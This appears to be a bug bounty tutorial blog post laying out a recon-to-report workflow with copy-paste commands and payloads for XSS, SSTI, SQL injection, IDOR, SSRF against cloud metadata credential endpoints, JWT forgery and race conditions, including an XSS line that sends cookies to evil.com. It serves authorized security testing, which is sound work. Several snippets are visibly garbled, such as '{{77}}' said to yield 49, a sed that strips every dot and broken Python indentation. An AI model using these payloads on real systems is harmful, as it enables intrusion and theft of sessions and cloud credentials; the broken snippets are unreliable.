Listen to this Post

Introduction:
Modern bug bounty hunting is no longer a “speed race” into known endpoints; it is a disciplined process of mapping, manual confirmation, and creative chaining. According to the 2026 Practical Bug Bounty Guide, every report must include a working proof of concept (PoC) — “PoC or GTFO” — and understanding the application before attacking is non-negotiable. This article transforms that philosophy into a fully executable technical workflow, covering reconnaissance, manual testing, vulnerability exploitation, and high-impact reporting.
Learning Objectives:
- Execute a complete 2026 bug bounty lifecycle: from subdomain enumeration to final report submission.
- Master hands-on commands and payloads for XSS, SSTI, SQLi, IDOR, SSRF, race conditions, and JWT attacks.
- Build professional reports that translate low-severity issues into critical findings through vulnerability chaining.
You Should Know:
1. Complete Reconnaissance & Automation Pipeline
Start by building a comprehensive asset inventory using both passive and active techniques. This phase is not about hacking — it is about finding all possible attack surfaces you will test later.
Subdomain Enumeration (Passive):
 Gather subdomains from multiple passive sources
subfinder -d target.com -o subdomains.txt
assetfinder --subs-only target.com >> subdomains.txt
amass enum -passive -d target.com >> subdomains.txt

Fetch subdomains from certificate transparency logs
curl -s "https://crt.sh/?q=%25.target.com&output=json" | jq -r '.[].name_value' | sed 's/\.//g' | sort -u >> subdomains.txt

Remove duplicate entries
sort -u subdomains.txt -o subdomains.txt
What it does: These tools collect subdomains from search engines, DNS datasets, and SSL certificates without touching the target directly. The `sort` command deduplicates results, creating a clean list for the next step.
Check Live Hosts & Visual Recon:
 Identify which subdomains are actually serving HTTP/HTTPS
cat subdomains.txt | httprobe | tee alive.txt

Generate screenshots of each live subdomain for quick triage
eyewitness --web -f alive.txt --timeout 30 --no-prompt -d eyewitness_output/
 or use aquatone
cat alive.txt | aquatone -out aquatone_output/
What it does: `httprobe` sends HTTP/S requests to every subdomain and returns only those that respond. `eyewitness` or `aquatone` then takes screenshots, giving you a visual map of the target — often revealing forgotten internal dashboards, development servers, or exposed admin panels.
Port Scanning & Service Discovery:
 Fast full-port scan using naabu
naabu -iL alive.txt -p - -o open-ports.txt

Detailed version/service scan with nmap on discovered ports
nmap -sV -sC -p 80,443,8080,8443,3000,5000,8000 -iL alive.txt -oA nmap_scan
What it does: `naabu` scans all 65,535 TCP ports quickly to identify open services. `nmap` then performs a deep scan on interesting ports, using default scripts (-sC) to detect service versions and potential vulnerabilities.
Directory & Content Discovery:
 Enumerate hidden directories and files
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -x php,html,js,json,bak,old,zip,txt -t 50 -o gobuster_results.txt

High-speed fuzzing with ffuf
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,301,302,403 -c -v -o ffuf_results.json
What it does: These tools brute-force paths and filenames on the web server, uncovering unlinked admin interfaces, backup files, old API endpoints, and configuration files often overlooked by automated scanners.
Historical URL & JavaScript Analysis:
 Gather all known historical URLs
gau target.com | tee gau-urls.txt
waybackurls target.com | tee wayback-urls.txt

Extract endpoints from JavaScript files
python3 linkfinder.py -i https://target.com -d -o cli | tee js-endpoints.txt

Search JS files for hardcoded secrets
grep -rE "(api_key|apikey|secret|token|password|Authorization|Bearer)" .js
What it does: `gau` (Get All URLs) and `waybackurls` query the Wayback Machine and other archives to reveal endpoints that existed in the past — including deprecated APIs, test pages, and commented-out code that still works. `linkfinder` parses JavaScript files for hidden API calls and endpoints.
Automated Vulnerability Scanning (First Pass):
 Run Nuclei to identify known vulnerabilities and misconfigurations
nuclei -l alive.txt -t nuclei-templates/ -o nuclei-output.txt -stats -si 100

OWASP ZAP for automated scanning (free alternative to Burp Pro)
zap-cli quick-scan --self-contained --spider -r -l Informational https://target.com
What it does: `nuclei` uses a vast template library to test for thousands of known vulnerabilities, misconfigurations, and exposed services. Important: Scanner alerts are hypotheses, not findings — every result requires manual confirmation before reporting.
2. Manual Testing Methodology (Burp Suite Deep Dive)
After recon comes the non-negotiable phase of manual exploration — no tool replaces understanding how the application actually works.
Initial Setup & Poisoned Registration:
- Configure Burp Suite as a proxy with the target scope correctly set.
- Create test accounts for every available role (admin, manager, user, viewer, guest). If a paid tier exists, buy it — free accounts often have reduced attack surfaces.
- Critical: During registration or profile creation, inject the following payload into every single field (username, first name, last name, address, bio, preferences):
{{77}}This payload travels through the application as you use it. It may not fire immediately — it could execute days later in an admin panel, a generated PDF, an email template, or a backend system. If you later see `49` rendered in any output, you have confirmed a template injection vulnerability.
Filter to Parameterized Requests in Burp:
In the Burp Site Map, open the filter and enable “Show only parameterized requests”. This removes noise from static assets and reveals only endpoints that accept user input — your actual testing surface.
Repeater Testing Strategy:
For each interesting request sent to Repeater:
- Understand what the endpoint does by reading the response carefully.
- Tamper with one parameter at a time: change values, remove them, duplicate them, send unexpected types (string where integer is expected, negative numbers, huge numbers).
- Look for different responses — an error message, a changed status code, a timing difference.
Inferring Hidden Endpoints:
If you see /api/v2/getInvoices, the older `/api/v1/getInvoices` very likely still exists and is probably less secure. Always check:
– Version downgrades: `v2` → v1, `v3` → `v2` → `v1`
– Alternate resource paths: /api/admin/, /internal/, `/private/`
– HTTP method tampering: if only `GET` is documented, try POST, PUT, DELETE, PATCH.
Hidden Parameters & Mass Assignment:
When saving settings or profile data, intercept the request and look for parameters the UI does not expose. Try adding:
role=admin
isAdmin=true
status=active
plan=enterprise
Mass-assignment vulnerabilities are frequently found this way — the server accepts and processes these extra parameters without authorization checks.
3. Vulnerability Testing Command Reference
Below are concise, copy-paste-ready payloads for the most common and high-impact 2026 vulnerability classes.
Cross-Site Scripting (XSS):
// Initial probe — inject everywhere
"><script>alert(1)</script>
"><img src=x onerror=alert(1)>
javascript:alert(1)

// Blind XSS with callback (uses XSS Hunter or Burp Collaborator)
"><script src=https://your-xss-hunter.xss.ht></script>

// Modern CSP bypass — DOM-based
">

<

svg/onload=eval('fe\u0074ch("https://evil.com?c="+document.cookie)')>

// WAF bypass techniques
%3Cscript%3Ealert(1)%3C/script%3E // URL encoded
%253Cscript%253Ealert(1)%253C/script%253E // Double encoded
<ScRiPt>alert(1)</ScRiPt> // Case variation
What it does: These payloads test for reflected, stored, and DOM-based XSS. The blind XSS payload with an external script creates a callback that triggers when an administrator views the compromised panel, often days after injection.
Server-Side Template Injection (SSTI):
 Detect template engine by math result
{{77}} → 49 (Jinja2, Twig)
${77} → 49 (Freemarker, Velocity)
<%= 77 %> → 49 (ERB - Ruby)
{77} → 49 (Ruby non-ERB)
{77} → 49 (Spring - Java)

Break out and inject
}}}{{77}}

If confirmed, automate with tplmap
tplmap -u "https://target.com/page?name={{77}}"
What it does: SSTI occurs when user input is directly embedded into server-side templates. Successful exploitation often leads to Remote Code Execution (RCE).
SQL Injection (SQLmap Automation):
 Quick detection payloads (manual)
' OR '1'='1
' OR 1=1--
' AND SLEEP(5)--
1; SELECT SLEEP(5)

Automated exploitation with sqlmap
sqlmap -u "https://target.com/page?id=1" --level=5 --risk=3 --batch --dbs

Blind boolean-based extraction
sqlmap -u "https://target.com/page?id=1" --technique=B --level=3 --risk=2 --dump

For POST requests
sqlmap -u "https://target.com/login" --data="user=admin&pass=test" --batch

Second-order SQLi testing
sqlmap -u "https://target.com/profile" --data="bio=test" --batch --second-url="https://target.com/view-profile"
What it does: The `–level=5` and `–risk=3` flags perform extensive testing including HTTP headers and advanced payloads. The `–technique=B` flag restricts to boolean-based blind injection, which is slower but works when the application shows no errors.
IDOR & Broken Access Control (Two-Account Method):
- Create two accounts (User A and User B) in the same role for horizontal IDOR.
- Perform an action as User A (e.g., viewing or modifying an invoice), capture the request in Burp.
- Copy the request to Repeater and replace User A’s session cookie with User B’s cookie.
- Replace any object identifiers (IDs, GUIDs, slugs) with resources owned by User A.
- Submit and observe whether User B can access or modify User A’s resources.
Use ffuf to brute-force IDOR integer IDs
ffuf -u "https://target.com/api/user/FUZZ" -w /usr/share/wordlists/numbers.txt -H "Cookie: session=USER_B_COOKIE"

Use Burp Intruder with Auto-IDOR-Hunter extension for automated scanning
Install from Burp BApp Store or GitHub: https://github.com/SecureByChaos/Auto-IDOR-Hunter
What it does: IDOR vulnerabilities occur when an application uses direct object references without proper authorization checks. The two-account testing methodology is the industry standard for identifying these flaws.
SSRF & Cloud Metadata Exploitation:
 Basic detection — use Burp Collaborator or Interactsh
https://your-collaborator-id.burpcollaborator.net

Escalate to internal resources
http://127.0.0.1/
http://localhost/admin
http://169.254.169.254/latest/meta-data/  AWS
http://169.254.169.254/latest/meta-data/iam/security-credentials/  AWS credentials
http://metadata.google.internal/computeMetadata/v1/  GCP (requires Metadata-Flavor: Google header)
http://169.254.169.254/metadata/instance?api-version=2021-02-01  Azure
http://192.168.0.1/

Filter bypass techniques
http://[::1]/  IPv6 localhost
http://2130706433/  Decimal IP for 127.0.0.1
http://0x7f000001/  Hex IP
http://127.1/  Short form
http://[email protected]  @ notation
What it does: SSRF forces the server to make requests on behalf of the attacker. Escalating to cloud metadata endpoints can leak IAM credentials, leading to full cloud account takeover.
JWT Attacks (Algorithm Confusion & None):
 Check for 'alg: none' vulnerability (modify token in Burp or jwt_tool)
 Original header: {"alg":"RS256","typ":"JWT"}
 Modified header: {"alg":"none","typ":"JWT"}

Brute-force HMAC secret using hashcat
hashcat -a 0 -m 16500 jwt_token.txt /usr/share/wordlists/rockyou.txt

Algorithm confusion: RS256 → HS256
 If the server uses RS256 (asymmetric), try signing with HS256 using the public key as HMAC secret
 Extract public key from server (often in /jwks.json or /certs)
 Use jwt_tool to perform the attack
python3 jwt_tool.py <JWT_TOKEN> -X a -pk public_key.pem
What it does: JWT misconfigurations are common in 2026. The `alg: none` attack bypasses signature verification entirely. Algorithm confusion exploits servers that accept symmetric HS256 signatures but are configured for asymmetric RS256.
Race Condition Testing (Turbo Intruder):
 Python script for Turbo Intruder in Burp
def queueRequests(target, wordlists):
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=30,
requestsPerConnection=100,
pipeline=False
)

Send 30 requests simultaneously for the same resource
for i in range(30):
engine.queue(target.req, i)
engine.queue(target.req, i)

engine.start(timeout=10)

def handleResponse(req, interesting):
table.add(req)
What it does: This Burp Turbo Intruder script sends 30 parallel requests to the same endpoint simultaneously, exploiting time-of-check/time-of-use (TOCTOU) flaws. Common targets: coupon redemption, stock purchases, referral bonuses, and any limited-resource operation.
GraphQL Introspection & Testing:
 Check if introspection is enabled
{"query": "{__schema{types{name}}}"}

Dump full schema
{"query": "query { __schema { types { name fields { name args { name } } } } }"}

Batch attack (bypass rate limiting)
{"query": "mutation { buy(id:1) buy(id:1) buy(id:1) buy(id:1) }"}
What it does: GraphQL endpoints often leave introspection enabled in production, revealing the entire API schema. Batch attacks send multiple mutations in a single request, bypassing traditional rate limiting.
4. Vulnerability Chaining & Professional Reporting
Finding a low-severity bug is only the first step. Chaining multiple low-severity issues together is how you earn critical bounties.
Common High-Impact Chains:
- Stored XSS + CSRF Bypass: Stored XSS in an admin-visible field steals session cookies or CSRF tokens, then performs privileged actions.
- IDOR + Information Leak → Full Account Takeover: An endpoint leaks user GUIDs (low severity), then those GUIDs are used in an IDOR to access or modify every user’s data (medium/high).
- Open Redirect + OAuth Code Theft: An open redirect in the OAuth callback sends the authorization code (via Referer header) to an attacker-controlled server.
- SSRF → Cloud Metadata → RCE: SSRF accesses AWS metadata endpoint at
169.254.169.254, leaks IAM credentials, then those credentials provide direct access to cloud resources. - CSRF → Email Change → Password Reset: CSRF first changes the account’s email address, then triggers a password reset — the reset link goes to the attacker’s email, granting full account takeover.
Professional Report Structure:
[bash] [Vulnerability Type] on [bash] Leading to [Concrete Impact]
e.g., [bash] Stored XSS in Admin Display Name Allows Session Cookie Theft

Severity: Critical / High / Medium / Low / Informational
CVSS Score: (optional but recommended)

Summary: A 2-3 sentence description of the vulnerability, the affected component, and the real-world impact.

Steps to Reproduce:
1. Log in as User A with role X
2. Navigate to Settings → Profile
3. Set display name to: [insert payload]
4. Save changes
5. Log in as User B (admin), navigate to Admin → User List
6. Observe payload execution in admin context

Impact:
- An attacker with user-level access can escalate to admin privileges
- Stolen admin session cookie grants full application access
- If PII is accessed, this constitutes a GDPR violation (EU programs)

Proof of Concept: (attach screenshots, screen recording, Burp export, or external callback log)

Remediation (optional): Encode user-supplied data before rendering in HTML. Set session cookie HttpOnly flag. Implement Content Security Policy.
Critical Reporting Rules:
- No PoC, No Report: A vulnerability with no demonstrated impact is noise, not a finding.
- Impact is King: Two vulnerabilities of the same type have wildly different severities depending on what an attacker can actually achieve.
- GDPR Multiplier: Accessing another user’s PII on a European program is a GDPR violation by definition, significantly raising severity.
- Don’t Undersell: Self-XSS is almost universally out of scope unless you can show a realistic delivery vector. Admin-only XSS is still valid — demonstrate what an attacker can do once they have admin XSS.
What Undercode Say:
- Process over speed: The 2026 guide stresses that speed hunters pile into obvious endpoints and create duplicates. The real value lies in leftovers: the tacked-on import functions, the legacy API, the feature no one reads the docs for.
- Every tool lies sometimes: Scanner alerts are hypotheses, not conclusions. Confirm everything manually before reporting. A well-written report with a working PoC and clear impact will always outperform a hundred automated scans.
Prediction:
By late 2026, bug bounty hunting will shift entirely toward AI-assisted but human-verified workflows. AI tools will handle the grunt work of recon and fuzzing, while human hunters focus on business logic flaws and vulnerability chaining — precisely the areas where manual methodology excels. The programs that offer low competition (local language targets, VDPs, non-English documentation) will become the most valuable training grounds, as the vast majority of hunters will chase the same crowded high-payout targets. The hunters who master the foundational commands and manual testing techniques outlined in this guide will consistently outperform those who rely solely on automation.
Expected Output:
The above article provides a complete, actionable 2026 bug bounty workflow — from recon command one-liners to manual testing payloads, vulnerability chaining strategies, and professional report templates. Every section includes verified Linux commands, Windows alternatives where relevant, tool configurations, and step-by-step execution guides drawn directly from the 2026 Practical Bug Bounty Guide and supporting security research.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: 0xfrost 2026 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]


